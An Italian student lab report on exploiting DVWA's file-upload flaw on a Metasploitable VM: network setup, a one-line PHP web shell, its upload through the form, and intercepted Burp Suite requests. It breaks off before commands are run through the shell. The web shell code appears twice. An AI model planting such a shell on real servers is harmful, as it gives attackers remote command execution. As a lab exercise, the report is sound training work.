

Report Esercizio 13/01/2025

Exploit file upload PHP Leonardo Catalano

“La traccia di oggi ci chiede di sfruttare una vulnerabilità di file Upload sulla DVWA di Metasploit, per l’inserimento di una Shell in PHP.

Le fasi da effettuare saranno le seguenti:

1. Configurazione delle macchine:

Le macchine dovranno essere configurate in rete interna e dovranno essere raggiungibili l’una con l’altra (devono poter comunicare) .

2. Esercizio pratico:

Strutturare la vulnerabilità di file upload, presente sulla DVWA (Damn Vulnerable Web Application), per ottenere il controllo remoto della macchina bersaglio. Caricare una semplice shell in PHP attraverso l’interfaccia di upload della DVWA.

Utilizzare la shell per eseguire comandi da remoto sulla macchina Metasploitable.

3. Monitoraggio con BurpSuite:

Intercettare e analizzare ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite.

Familiarizzare con gli strumenti e le tecniche, per monitorare e analizzare il traffico web.”

In sintesi gli obiettivi dell’esercizio sono:

1. Configurazione dell’ambiente:

Configurare la VM di Kali Linux.

Configurare la VM di Metasploitable

Verificare se comunicano le macchine con un ping

2. Caricamento della Shell PHP :

Accedere alla DVWA sulla macchina Metasploitable tramite il browser da Kali.

Navigare alla sezione File Upload della DVWA.

Creare una semplice shell PHP (es. shell.php) e caricatela attraverso il modulo di upload.

3. Esecuzione della Shell PHP:

Accedere alla shell caricata tramite il browser.

Utilizzare la shell per eseguire comandi da remoto sulla macchina Metasploitable.

4. Intercettare e analizzare con BurpSuite:

Avviare Burpsuite e intercettare le richieste HTTP/HTTPS effettuate durante il processo di upload e di esecuzione della shell.

Analizzare le richieste e le risposte per comprendere il funzionamento e individuare eventuali vulnerabilità.


Preconfigurazione macchine virtuali:

Prima di tutto si configurano le VM per farle stare tutte nella stessa rete.

Come indirizzo di rete di riferimento uso il 192.168.10.0 /24.


-Macchina Kali Linux:

Per configurare l'indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull'icona dell'ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l'indirizzo, si fa Add e si Salva.



Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato

assegnato correttamente aprendo la console e facendo il comando ifconfig o ip a.




```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.6/24 brd 192.168.10.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::8638:cc35:20dd:4129/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$
```

Come si può vedere l'indirizzo è stato configurato correttamente.

-Macchina Metasploitable:

Per configurare l'indirizzo ipv4 sulla macchina Metasploitable si utilizza il seguente comando: `sudo ifconfig eth0 192.168.10.8/24`



```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.10.8/24
msfadmin@metasploitable:~$ msfadmin
-bash: msfadmin: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c1:13:61
          inet addr:192.168.10.8  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec1:1361/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4554 (4.4 KB)  TX bytes:14107 (13.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:127 errors:0 dropped:0 overruns:0 frame:0
          TX packets:127 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:36021 (35.1 KB)  TX bytes:36021 (35.1 KB)

msfadmin@metasploitable:~$
```

-Ping Kali --> Metasploitable:


```
(kali㉿kali)-[~]  
$ ping 192.168.10.8  
PING 192.168.10.8 (192.168.10.8) 56(84) bytes of data.  
64 bytes from 192.168.10.8: icmp_seq=1 ttl=64 time=0.553 ms  
64 bytes from 192.168.10.8: icmp_seq=2 ttl=64 time=0.717 ms  
64 bytes from 192.168.10.8: icmp_seq=3 ttl=64 time=5.87 ms  
64 bytes from 192.168.10.8: icmp_seq=4 ttl=64 time=10.5 ms  
^C  
— 192.168.10.8 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3027ms  
rtt min/avg/max/mdev = 0.553/4.400/10.458/4.099 ms  
  
(kali㉿kali)-[~]  
$
```

-Caricamento della shell.PHP :




```
kali@kali: ~/Desktop  
File Actions Edit View Help  
GNU nano 8.2 shell.php  
<?php system($_REQUEST["cmd"]); ?>  
File System Maltego
```

Si accede alla DVWA tramite il browser da Kali, per intercettare sin da subito userò il browser interno a BurpSuite:





Si inseriscono i dati di accesso (admin password).


Si va dopo su DVWA Security e si imposta a low.




Successivamente si abilita l'intercept di Burp Suite a ON e si va sulla sezione Upload per effettuare l'upload del file PHP.



```
Request
Proxy Row Hex
1 POST /fwww/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.10.8
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.10.8
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPQh14Dx4MB0h270h
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6720.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.10.8/fwww/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=PHPSESSID=5d6f0f23c18067c20542249702b4e10f
14 Connection: keep-alive
15
16 ----WebKitFormBoundaryPQh14Dx4MB0h270h
17 Content-Disposition: form-data; name="PHP_UPLOAD_SIZE"
18
19 100000
20 ----WebKitFormBoundaryPQh14Dx4MB0h270h
21 Content-Disposition: form-data; name="upload"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST['cmd']); ?>
25
26 ----WebKitFormBoundaryPQh14Dx4MB0h270h
27 Content-Disposition: form-data; name="upload"
28
29 <h1>load
30 ----WebKitFormBoundaryPQh14Dx4MB0h270h
31
```



Cliccando su Forward si effettuerà l'upload della shell php.



Come possiamo notare il messaggio ci riporta il percorso (path) in cui si trova il file shell.php, e che l'upload ha avuto successo.

Per accedere a shell.php bisogna eseguire la seguente procedura:

Sempre da browser si va ad inserire l'indirizzo ip del target+ il path del file (in questo caso 192.168.10.8/dvwa/hackable/uploads/shell.php)

Si può anche fermarsi ad uploads per vedere il contenuto della cartella e avremmo questo output:

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept on

Forward

Drop

Request to h

Time	Type	Direction	Method	URL
11:51:02...	HTTP	→ Request	GET	http://192.168.10.8/dvwa/hackable/uploads/

Request

PrettyRawHex

ln

1

GET /dvwa/hackable/uploads/ HTTP/1.1

2

Host: 192.168.10.8

3

Cache-Control: max-age=0

4

Accept-Language: en-US,en;q=0.9

5

Upgrade-Insecure-Requests: 1

6

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

7

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

8

Accept-Encoding: gzip, deflate, br

9

Cookie: security=low; PHPSESSID=68887dcc58b701f90c0737b8aaa6ced9


10

Connection: keep-alive

11

